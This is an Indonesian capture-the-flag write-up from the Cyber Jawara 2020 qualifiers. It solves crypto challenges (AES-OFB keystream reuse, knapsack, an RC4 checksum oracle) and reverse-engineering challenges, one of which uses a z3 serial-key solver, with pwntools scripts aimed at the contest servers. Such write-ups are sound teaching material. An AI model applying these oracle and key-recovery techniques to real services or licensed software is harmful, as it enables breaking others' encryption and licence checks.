

[Capture The Flag]

NAMA TIM : [VtuberSIMP]

Kamis, 17 September 2020

Ketua Tim
1. Hans Prama S

Member



Table of Contents

Crypto	3
CaaS	3
Message Holmes	6
Crypto Checksum (*)	10
Reverse Engineering	14
BabyBaby	14
Pawon	17
Snake 2020	20
Holmes Code	22
Home Sherlock	25
Ransomware	27
Koq Error	32
PWN	35
Syscall	35
ROP	37
Ranjau	40
Brankas	43
Forensic	46
FTP	46
Home Folder	46
Image PIX	47
Know Your Payload	49
Web	52
AWS	52
Toko Masker 1	52
Toko Masker 2	52
Extra Mile	53
Toko Masker 3	54
Gravatar	61

Crypto

CaaS

Challenge 44 Solves ×

CaaS

463

CaaS (Crypto as a Service) adalah layanan yang dapat digunakan untuk mengenkripsi suatu plain text. Kode sumber layanan ini bisa diunduh di bawah.

Encrypted string berikut adalah flag yang sudah dienkripsi dengan layanan yang sama.

```
PJ8GmKrvZS0d03LPfcvjXrbIRusaEF/wb/Ps8ENwmH0fv  
kcIau74mSnZPwBvbyMeXyUrAvDBY+McaztsZsM+nw==
```

Anda harus mendapatkan plain text dari flag tersebut.

```
nc net.cyber.jawara.systems 3001
```

[!\[\]\(ccb87cee2d02fdfdb93bab74b01d2585_img.jpg\) caas.py](#)

Diberikan sebuah string yang telah dienkripsi, servis nc dan file caas.py. Berikut merupakan isi file caas.py :

```
caas.py
```

```
from base64 import b64encode, b64decode
from Crypto.Cipher import AES
from CTFInternal import key, iv
import sys

class Service:
    def __init__(self):
        self.aes_obj = AES.new(key, AES.MODE_OFB, iv)
```

```


def encrypt(self, s):
    padding_len = 16 - (len(s) & 0xf)
    plain_text= (s + chr(padding_len) * padding_len).encode("utf-8")
    cipher_bytes = self.aes_obj.encrypt(plain_text)
    encoded_cipher_bytes = b64encode(cipher_bytes).decode('utf-8' )
    return encoded_cipher_bytes

def user_interaction(self):
    print('Insert a text to encrypt:')
    sys.stdout.flush()
    plain_text = input()
    encrypted = self.encrypt(plain_text)
    print('\nResult:')
    print(encrypted)
    sys.stdout.flush()

service = Service()
service.user_interaction()

```

Dapat dilihat bahwa server menggunakan enkripsi AES mode OFB. Berikut merupakan skema enkripsi AES OFB :



Karena server melakukan re-use pada key dan IV dan user dapat melakukan enkripsi, maka user dapat mencari nilai "intermediate" pada tiap blok (nilai sebelum di-xor plaintext) lalu melakukan xor nilai intermediate dengan ciphertext yang ingin didekripsi. The solver :

solve.py

```

from pwn import *
import base64

r = remote("net.cyber.jawara.systems", 3001)
enc =

```

```
"pJ8GmKrvZS0dO3LPfcvjXrbIRusaEF/wb/Ps8ENwmH0fvkcIau74mSnZPwBvbyM xyU  
rAvDBY+McaztsZsM+nw=="  
enc = base64.b64decode(enc)  
print len(enc)  
  
r.sendlineafter("encrypt:\n", "A"*64)  
r.recvuntil("Result:\n")  
recv_enc = r.recvline()[:-1]  
recv_enc = base64.b64decode(recv_enc)  
  
flag = xor(recv_enc, "A"*64)  
print xor(enc, flag)
```

FLAG : CJ2020{soal_dasar_kriptografi_biasanya_ini_lagi_ini_lagi}

Message Holmes



Diberikan string hex message, public key dan file encrypt.py. Berikut isi filenya :

encrypt.py

```
#encrypt message
def encrypt(message):
    serverPublicKey = [29, 2021, 666, 879, 3, 404, 1337, 1945]
    cipherText = ""
    for c in message:
        temp = ord(c)
        s = '{0:08b}'.format(temp)
        i = 7
        num = 0
        for ch in s:
            if ch == '1':
                num += serverPublicKey[i]
            i-=1
        cipherText += format(num, '04x')
    return cipherText

#Get a powerset of a set
```

```

def powerSet(s):
    x = len(s)
    ps = []
    for i in range(1 << x):
        ps.append([s[j] for j in range(x) if (i & (1 << j))])
    return ps

#BruteForce Knapsack Encryption
def bruteForceKnapsack(cipherText, pk):
    i = 1
    sets = powerSet(pk)

    cipherList = [''.join(t) for t in zip(*[iter(cipherText)]*4)]
    message = ""
    for c in cipherList:
        num = int(c,16)
        p = 0
        found = False
        while not found:
            guess = sum(sets[p])
            if guess == num:
                asciiVal = ""
                curr = 7;
                while curr >= 0:
                    if pk[curr] in sets[p]:
                        asciiVal += "1"
                        curr -= 1
                    else:
                        asciiVal += "0"
                        curr -= 1
                message += chr(int(asciiVal,2))
                found = True
            else:
                p += 1

    return message

#Decrypt Knapsack Algorithm using Private Key
def decrypt(cipherText):

    cipherList = [''.join(t) for t in zip(*[iter(cipherText)]*4)]
    message = ""
    privateKey = [9, 3, 21, 89, 91, 404, 666, 771]
    n = 1037

```

```

m = 1506
inverse_n = 1217

for c in cipherList:

    num = int(c,16)
    temp = (num*inverse_n)%m
    asciiVal = ""
    curr = 7
    while temp > 0:
        if temp >= privateKey[curr]:
            asciiVal += "1"
            temp -= privateKey[curr]
        else:
            asciiVal += "0"

        curr -= 1

    while len(asciiVal) < 8:
        asciiVal += "0"

    message += chr(int(asciiVal,2))

return message

publicKey = [90, 4657, 404, 666, 7, 1337, 764, 7741]
superIncreasing = [9, 3, 21, 89, 91, 404, 666, 771]

flag = encrypt("")
print(flag)

message = bruteForceKnapsack(flag, publicKey)
print(message)

```

Tampaknya enkripsi menggunakan algoritma knapsack. Tetapi di source-code terdapat fungsi bruteForceKnapsack() yang dapat mendekripsi hasil enkripsi. Kita tinggal mengganti public-key dan memasukan string cipher ke dalam fungsi bruteForceKnapsack(). Modifikasi potongan code paling bawah menjadi seperti ini dan run script :

```

publicKey = [29, 2021, 666, 879, 3, 404, 1337, 1945]
superIncreasing = [9, 3, 21, 89, 91, 404, 666, 771]

flag =

```

```
"0d3b108d097c0197097c0197124107d608a8099913470d3e096a0eb506ea14bb096  
713470b5f06ea11690431122401b114bb09840cf6"  
print(flag)  
  
message = bruteForceKnapsack(flag, publicKey)  
print(message)
```

FLAG : CJ2020{TH3_Strand_Mag4z!ne}

Crypto Checksum (*)

Challenge 7 Solves X

Crypto Checksum

694

Salah satu cara untuk memeriksa integritas sebuah data adalah dengan mengecek checksum. Terkadang checksum juga digunakan untuk memeriksa apakah suatu input yang digunakan dalam proses dekripsi adalah valid atau tidak valid.

Layanan berikut akan memeriksa suatu ciphertext untuk menentukan apakah input tersebut valid atau tidak valid.

```
nc net.cyber.jawara.systems 3002
```

Download crypto_c...

*) Challenge ini kami solve setelah quals berakhir.

Diberikan servis nc dan file crypto_checksum.py. Berikut isi filenya:

```
crypto_checksum.py

import sys
import base64
import struct
import binascii

def KSA(key):
    keylength = len(key)
    S = list(range(256))
    j = 0
    for i in range(256):
        j = (j + S[i] + key[i % keylength]) % 256
        S[i], S[j] = S[j], S[i] # swap
    return S

def PRGA(S):
    i = 0
```

```

j = 0
while True:
    i = (i + 1) % 256
    j = (j + S[i]) % 256
    S[i], S[j] = S[j], S[i] # swap
    K = S[(S[i] + S[j]) % 256]
    yield K

def RC4(s, key):
    S = KSA(key)
    X = PRGA(S)
    return bytes([x ^ next(X) for x in s])

if __name__ == '__main__':
    key = b"REDACTED"
    flag = b"REDACTED"
    crc = struct.pack("I", binascii.crc32(flag))

    m = flag + crc
    m_enc = RC4(m, key)

    print()
    print("Dekripsi cipher text berikut:")
    print("{}\n".format(base64.b64encode(m_enc).decode()))
    print()
    print("Masukkan base64(RC4(p + checksum(p), unknown_key))")
    while True:
        try:
            a = input(">> ")
            a = base64.b64decode(a)

            m_dec = RC4(a, key)
            m_dec_p = m_dec[:-4]
            m_dec_crc = m_dec[-4:]

            if struct.pack("I", binascii.crc32(m_dec_p)) == m_dec_crc:
                print("Valid")
            else:
                raise Exception()
        except KeyboardInterrupt:
            sys.exit(0)
        except:
            print("Tidak valid")
    print()

```

Service pertama akan memberikan output enkripsi(flag + crc(flag)) kepada user. Lalu, user dapat menginputkan cipher ke service. Service

akan melakukan validasi terhadap nilai plaintext hasil dekripsi dengan nilai crc nya pada bagian akhir hasil dekripsi. Enkripsi menggunakan RC4 dan crc menggunakan crc32. Karena kita mengetahui nilai awal flag yaitu "CJ2020{", maka kita dapat melakukan bruteforce per byte untuk nilai terakhir dari crc plaintext.

Karena menggunakan re-used key, kita bisa mendapatkan nilai awal key dengan memanfaatkan karakter awal flag (RC4 hanya melakukan xor dari stream key). Awalnya, kita dapat mengirimkan nilai enkripsi dari string "CJ20" lalu diikuti dengan 4 byte nilai enkripsi dari crc string "CJ20". Disini kita akan melakukan bruteforce nilai enkripsi terakhir byte crc dan jika output valid, maka tinggal dilakukan xor nilai brute dengan nilai byte terakhir crc dari string "CJ20". Semua proses diatas dilakukan berulang kali sampai kita mendapatkan full key dan plaintext dari flag. Berikut merupakan script solver kami :

solve.py

```
#!/usr/bin/env python

from pwn import *
import base64
import binascii
import struct

r = remote("net.cyber.jawara.systems", 3002)
r.recvuntil("Dekripsikan cipher text berikut: ")

enc = base64.b64decode(r.recvuntil("\n")[:-1])
known_plain = "CJ2020{"
known_key = xor(known_plain, enc[:len(known_plain)])
start = 4

while True:
    print start
    crc = struct.pack("I", binascii.crc32(known_plain[:start]) & 0xffffffff)
    payload_join = xor(known_plain[:start], known_key[:start]) + xor(crc[:3], known_key[start:start+3])
    for i in range(256):
        send_payload = payload_join + chr(i)
        r.sendlineafter(">> ", base64.b64encode(send_payload))
        status = r.recvline()
        if "Tidak" not in status:
            got_key = xor(chr(i), crc[-1])
            known_plain += xor(got_key, enc[len(known_plain)]))
            print known_plain
            known_key += got_key
            break
```

```
start += 1

if "}" in known_plain:
    break
```

```
25
CJ2020{duh_t4di_s04lny4_ngebu
26
CJ2020{duh_t4di_s04lny4_ngebu6
27
CJ2020{duh_t4di_s04lny4_ngebu6_
28
CJ2020{duh_t4di_s04lny4_ngebu6_@
29
CJ2020{duh_t4di_s04lny4_ngebu6_@w
30
CJ2020{duh_t4di_s04lny4_ngebu6_@wk
31
CJ2020{duh_t4di_s04lny4_ngebu6_@wkw
32
CJ2020{duh_t4di_s04lny4_ngebu6_@wkwk
33
CJ2020{duh_t4di_s04lny4_ngebu6_@wkwk}
[*] Closed connection to net.cyber.jawara.systems port 3002
```

FLAG : CJ2020{duh_t4di_s04lny4_ngebu6_@wkwk}

Reverse Engineering

BabyBaby



Diberikan file binary 64-bit not stripped bernama BabyBaby. Berikut hasil pseudocode dari fungsi main-nya :

```
main

int __cdecl main(int argc, const char **argv, const char **envp)
{
    int result; // eax@15
    __int64 v4; // rsi@15
    int v5; // [sp+8h] [bp-18h]@1
    int v6; // [sp+Ch] [bp-14h]@1
    int v7; // [sp+10h] [bp-10h]@1
    int i; // [sp+14h] [bp-Ch]@4
    __int64 v9; // [sp+18h] [bp-8h]@1

    v9 = *MK_FP(__FS__, 40LL);
    printf("Masukkan 3 angka: ", argv, envp);
    __isoc99_scanf("%d %d %d", &v5, &v6, &v7);
    if ( v5 + v6 != v5 * v7 || v6 / v7 != 20 || v6 / v5 != 3 )
    {
        puts("Salah!");
    }
}
```

```

}
else
{
    i = 0;
    puts("Benar!");
    for ( i = 0; i <= 20; ++i )
    {
        if ( !(i % 3) )
            putchar(lel[i] ^ v5);
        if ( i % 3 == 1 )
            putchar(lel[i] ^ v6);
        if ( i % 3 == 2 )
            putchar(lel[i] ^ v7);
    }
}
result = 0;
v4 = *MK_FP(__FS__, 40LL) ^ v9;
return result;
}

```

Program akan meminta input 3 angka dan akan melakukan pengecekan. Jika benar maka sederet string yang diasumsikan flag akan dioutputkan. Karena diketahui karakter awal flag yaitu "CJ2020", maka tinggal dilakukan operasi xor terhadap variabel lel untuk mendapatkan key, lalu xor key dengan nilai lel kembali. The solver :

solve.py

```

#!/usr/bin/env python

from pwn import xor
known = "CJ2020{"

lel = """0x555555755020 <lel>:      0x00000058      0x0000001b
0x00000036      0x0000002b
0x555555755030 <lel+16>:     0x00000063      0x00000034      0x00000060
0x00000033
0x555555755040 <lel+32>:     0x00000030      0x0000005a      0x00000065
0x00000065
0x555555755050 <lel+48>:     0x0000002f      0x00000013      0x00000046
0x00000079
0x555555755060 <lel+64>:     0x00000033      0x00000033      0x00000062
0x00000028
0x555555755070 <lel+80>:     0x00000079"""
lel = lel.split("\n")
store = []
for x in lel:
    store += x.split()[2:]

```

```
store = "".join(map(chr,[int(x,0) for x in store]))
key = xor(store[:3], known[:3])
print xor(store, key)
```

FLAG : CJ2020{b4A4a4BBbb7yy}

Pawon



Diberikan file binary 64-bit not stripped bernama pawon. Berikut merupakan hasil pseudocode dari fungsi main :

```

48 banner();
49 printf(" Enter Your Mail\n > ", argv);
50 std::operator>>char, std::char_traits<char>>(&std::cin, s);
51 printf(" Enter Serial\n > ");
52 std::operator>>char, std::char_traits<char>>(&std::cin, &v17);
53 for ( i = 0; ; ++i )
54 {
55     v3 = i;
56     if ( v3 >= strlen(s) )
57         break;
58     if ( s[i] == 64 )
59         v47 = 1;
60 }
61 if ( v47 != 1 || strlen(s) <= 3 )
62     seret();
63 if ( strlen(&v17) <= 0x18 )
64     seret();
65 if ( v22 != 45 && v28 != 45 && v35 != 45 )
66     seret();
67 if ( v17 != v27 )
68     seret();
69 if ( v18 != 101 )
70     seret();
71 if ( v20 != 80 )
72     seret();
73 if ( v42 )
74     seret();
75 if ( v19 != 109 )
76     seret();
77 if ( v21 != v18 )
78     seret();
79 if ( v23 != 106 )
80     seret();
81 if ( v24 != 111 )
82     seret();
83 if ( v25 != v26 )
84     seret();
85 if ( v26 != 83 )
86     seret();
87 if ( (unsigned __int8)check(v22, v29, 9) ^ 1 )
88     seret();
89 if ( v48 != v34 + 3 )
90     seret();
91 if ( v30 != v37 )
92     seret();
93 if ( v31 != 122 )
94     seret();
95 if ( (unsigned __int8)check(v32, v33, -134) ^ 1 )
96     seret();
97 if ( v38 != 84 )

```

```

98     seret();
99     if ( v33 != 72 )
100    seret();
101   if ( v37 != 117 )
102    seret();
103   if ( v34 != 53 )
104    seret();
105   if ( v36 != 83 )
106    seret();
107   if ( v39 != 49 )
108    seret();
109   if ( v27 != v38 )
110    seret();
111   v4 = (unsigned int)v37;
112   if ( (unsigned __int8)check(v41, v37, -61) ^ 1 )
113    seret();
114   std::allocator<char>::allocator(&v44, v4);
115   std::__cxx11::basic_string<char, std::char_traits<char>, std::allocator<char>>::basic_string(&v16, &unk_209A, 8v44);
116   std::allocator<char>::~allocator(&v44);
117   for ( j = 0LL; ; ++j )
118   {
119     LODWORD(v5) = std::__cxx11::basic_string<char, std::char_traits<char>, std::allocator<char>>::length(&v16);
120     if ( j >= v5 )
121       break;
122     v6 = strlen(&v17);
123     v7 = *(8v17 + j % v6);
124     LODWORD(v8) = std::__cxx11::basic_string<char, std::char_traits<char>, std::allocator<char>>::operator[](&v16, j);
125     *v8 = ~{v7 ^ *v8};
126   }
127   LODWORD(v9) = std::ostream::operator<<(&std::cout, &std::endl<char, std::char_traits<char>>());
128   LODWORD(v10) = std::operator<<(std::char_traits<char>)(v9, " CJ2020\"");
129   v11 = v10;
130   LODWORD(v12) = std::__cxx11::basic_string<char, std::char_traits<char>, std::allocator<char>>::c_str(&v16);
131   LODWORD(v13) = std::operator<<(std::char_traits<char>)(v11, v12);
132   LODWORD(v14) = std::operator<<(std::char_traits<char>)(v13, "]");
133   std::ostream::operator<<(v14, &std::endl<char, std::char_traits<char>>());
134   std::__cxx11::basic_string<char, std::char_traits<char>, std::allocator<char>>::~basic_string(&v16);
135   return 0;

```

Intinya, kita diminta untuk memasukan sebuah string serial key. Jika key valid, maka flag akan ditampilkan. Serial key dapat dicari menggunakan z3. The serial key finder :

get_ser.py

```

from z3 import *

data = [BitVec("x{}".format(i), 32) for i in range(0x19)]

s = Solver()
for i in range(len(data)):
    s.add(data[i] > 0x20, data[i] < 0x7f)

s.add(data[22-17] == 45, data[28-17] == 45, data[35-17] == 45)
s.add(data[17-17] == data[27-17])
s.add(data[18-17] == 101)
s.add(data[20-17] == 80)
s.add(data[19-17] == 109)
s.add(data[21-17] == data[18-17])
s.add(data[23-17] == 106)
s.add(data[24-17] == 111)
s.add(data[25-17] == data[26-17])
s.add(data[26-17] == 83)
s.add(data[40-17] == data[34-17] + 3)
s.add(data[30-17] == data[37-17])
s.add(data[31-17] == 122)
s.add(data[38-17] == 84)

```

```

s.add(data[33-17] == 72)
s.add(data[37-17] == 117)
s.add(data[34-17] == 53)
s.add(data[36-17] == 83)
s.add(data[39-17] == 49)
s.add(data[27-17] == data[38-17])
s.add(9 + 2 * data[22-17] == data[29-17])
s.add(-134 + 2 * data[32-17] == data[33-17])
s.add(-61 + 2 * data[41-17] == data[37-17])


print s.check()
m = s.model()

ser = ""
for i in range(len(data)):
    ser += chr(m[data[i]].as_long())

print ser

```

Dari run script, didapat serial key "TemPe-joSST-cuzgH5-SuT18Y". Setelah itu tinggal input serial key kedalam program :



```


Qò_ò^)Drafie [quals/rev/pawon]
→ ./pawon
-----
CJ 2020
-----
Enter Your Mail
> asd@asd.com
Enter Serial
> TemPe-joSST-cuzgH5-SuT18Y

CJ2020{r+jKctQn&m14l,.JBH8WckZj}

```

FLAG : CJ2020{r+jKctQn&m14l,.JBH8WckZj}

Snake 2020



Diberikan file `Snake.jar`. Kami lalu mencoba melakukan decompile jar tersebut dan mendapatkan potongan code yang menarik pada file `Game.java` :

`Game.java`

```
....  
  
private static int[] MILESTONES = new int[]{5191, 5271, 5385,  
5490, 5612, 5713, 5771, 5803, 5870, 5944, 5994, 6042, 6092, 6140,  
6263, 6362, 6466, 6517, 6569, 6685, 6734, 6844, 6947, 7042, 7091,  
7144, 7239, 7292, 7344, 7460, 7509, 7562, 7664, 7785, 7834, 7944,  
8047, 8172};  
  
....  
  
private void update() {  
    this.snake.move();  
    if (this.cherry != null &&  
this.snake.getHead().intersects(this.cherry, 20)) {  
        this.snake.addTail();  
        this.cherry = null;  
        ++this.points;  
        if (this.pivot < MILESTONES.length && this.points ==  
MILESTONES[this.pivot]) {
```

```

        if (this.pivot > 0) {
            this.letters = this.letters +
(char) (MILESTONES[this.pivot] - this.lastPivot);
        }

        this.lastPivot = MILESTONES[this.pivot];
        ++this.pivot;
    }
}

if (this.cherry == null) {
    this.spawnCherry();
}

this.checkForGameOver();
}

....
```

Kami asumsi bahwa terdapat nilai milestone yang akan diproses jika point dari game snake menacai value tertentu. Asumsi kami this.letters merupakan variabel yang menampung nilai flag. Lalu kami buat solver di python dengan mereplikasi proses pada fungsi update(). The solver :

solve.py

```


pivot = [5191, 5271, 5385, 5490, 5612, 5713, 5771, 5803, 5870, 5944,
5994, 6042, 6092, 6140, 6263, 6362, 6466, 6517, 6569, 6685, 6734,
6844, 6947, 7042, 7091, 7144, 7239, 7292, 7344, 7460, 7509, 7562,
7664, 7785, 7834, 7944, 8047, 8172]

flag = ""
for i in range(1, len(pivot)):
    flag += chr(pivot[i] - pivot[i-1])

print flag
```

FLAG : CJ2020{ch34t1ng_15_54t15fy1ng}

Holmes Code



Diberikan file code.zip. Didalamnya terdapat ratusan file binary dengan format nama "code%d". Semua file binary tersebut stripped dan statically linked. Kami lalu melakukan observasi pada beberapa binary dan didapatkan hasil yang menarik :

code0

```
Reading symbols from code0...
(No debugging symbols found in code0)
gdb-peda$ pd 0x0000000000006000b0
Dump of assembler code from 0x6000b0 to 0x6000d0:::
0x0000000000006000b0: push   0x0
0x0000000000006000b2: push   0x5
0x0000000000006000b4: mov    rdi, rsp
0x0000000000006000b7: mov    rax, 0x23
0x0000000000006000be: syscall 
0x0000000000006000c0: pop    rax
0x0000000000006000c1: pop    rax
0x0000000000006000c2: mov    rax, QWORD PTR [rsp+0x10]
0x0000000000006000c7: mov    dl, BYTE PTR [rax]
0x0000000000006000c9: sub    dl, 0xe
0x0000000000006000cc: cmp    dl, 0xec
0x0000000000006000cf: jne    0x6000e1
End of assembler dump.
```

code2

```

Reading symbols from code2...
(No debugging symbols found in code2)
gdb-peda$ pd 0x00000000006000B0
Dump of assembler code from 0x6000b0 to 0x6000d0:::
0x00000000006000b0: push 0x0
0x00000000006000b2: push 0x5
0x00000000006000b4: mov rdi, rsp
0x00000000006000b7: mov rax, 0x23
0x00000000006000be: syscall
0x00000000006000c0: pop rax
0x00000000006000c1: pop rax
0x00000000006000c2: mov rax, QWORD PTR [rsp+0x10]
0x00000000006000c7: mov dl, BYTE PTR [rax]
0x00000000006000c9: add dl, 0x19
0x00000000006000cc: cmp dl, 0x81
0x00000000006000cf: jne 0x6000e1
End of assembler dump.

```

code11

```

Reading symbols from code11...
(No debugging symbols found in code11)
gdb-peda$ pd 0x00000000006000B0
Dump of assembler code from 0x6000b0 to 0x6000d0:::
0x00000000006000b0: push 0x0
0x00000000006000b2: push 0x5
0x00000000006000b4: mov rdi, rsp
0x00000000006000b7: mov rax, 0x23
0x00000000006000be: syscall
0x00000000006000c0: pop rax
0x00000000006000c1: pop rax
0x00000000006000c2: mov rax, QWORD PTR [rsp+0x10]
0x00000000006000c7: mov dl, BYTE PTR [rax]
0x00000000006000c9: xor dl, 0x58
0x00000000006000cc: cmp dl, 0x31
0x00000000006000cf: jne 0x6000e1
End of assembler dump.

```


Terdapat 3 operasi berbeda yaitu sub, add dan xor pada address 0x00000000006000c9. Lalu terdapat perbedaan nilai byte dari yang akan dioperasikan dan nilai yang akan di komparasi pada address 0x00000000006000cc. Dari sini, kami berasumsi bahwa kita harus mendapatkan nilai \$dl yang setelah dilakukan operasi, nilainya sama dengan nilai komparasinya. Kami lalu mencatat offset dari data yang diperlukan dan membuat script solver untuk mendapatkan semua nilai \$dl dari semua binary :

solve.py
raw = ""

```
for i in range(288):
    dat = open("code/code"+str(i)).read()
    try:
        if dat[0xca] == "\xea":
            raw += chr(ord(dat[0xcb]) + ord(dat[0xce]))
        elif dat[0xca] == "\xf2":
            raw += chr(ord(dat[0xcb]) ^ ord(dat[0xce]))
        elif dat[0xca] == "\xc2":
            raw += chr(ord(dat[0xce]) - ord(dat[0xcb]))
    except:
        continue
print repr(raw)
```

FLAG : CJ2020{A_Scandal_in_Bh3mia}

Home Sherlock



Diberikan sebuah file ELF 64bit bernama home. Saat dijalankan, program ini meminta input dari user dan mengeluarkan sebuah output.

```
> ./home
Sherlock Holmes Home
a
You're Not Jim Moriarty~
```

Pada fungsi main, terlihat pengecekan dengan nilai 44400444004440044. Kami lalu mencoba memasukan nilai tersebut.

```

48 fmt_Fscanf(a1, a2, (&int64)&v23, (&int64)&unk_4A5CA0, v7, v8, (&int64)&go_itab__os_File_io_Reader, os_Stdin);
49 if (*v19 == 44400444004440044LL)
50 {
51     runtime_convTstring(a1, a2, v9);
52     *(_QWORD *)&v22 = &unk_4AB9C0;
53     *(_QWORD *)&v22 + 1) = &v23;
54     fmt_Fprintln(
55         a1,
56         a2,
57         v12,
58         (&int64)&go_itab__os_File_io_Writer,
59         v13,
60         v14,
61         (&int64)&go_itab__os_File_io_Writer,
62         os_Stdout);
63 }
64 else
65 {
66     *(_QWORD *)&v21 = &unk_4AB9C0;
67     *(_QWORD *)&v21 + 1) = &off_4E9280;
68     fmt_Fprintln(
69         a1,
70         a2,
71         v9,
72         (&int64)&go_itab__os_File_io_Writer,
73         v10,
74         v11,
75         (&int64)&go_itab__os_File_io_Writer,
76         os_Stdout);
77 }
78 *(_QWORD *)&v20 = &unk_4A5CA0;

```

```

> ./home
Sherlock Holmes Home
44400444004440044
Q0oyMDIwezIyMUJfQmFrZXJfU3RyMzN0fQo
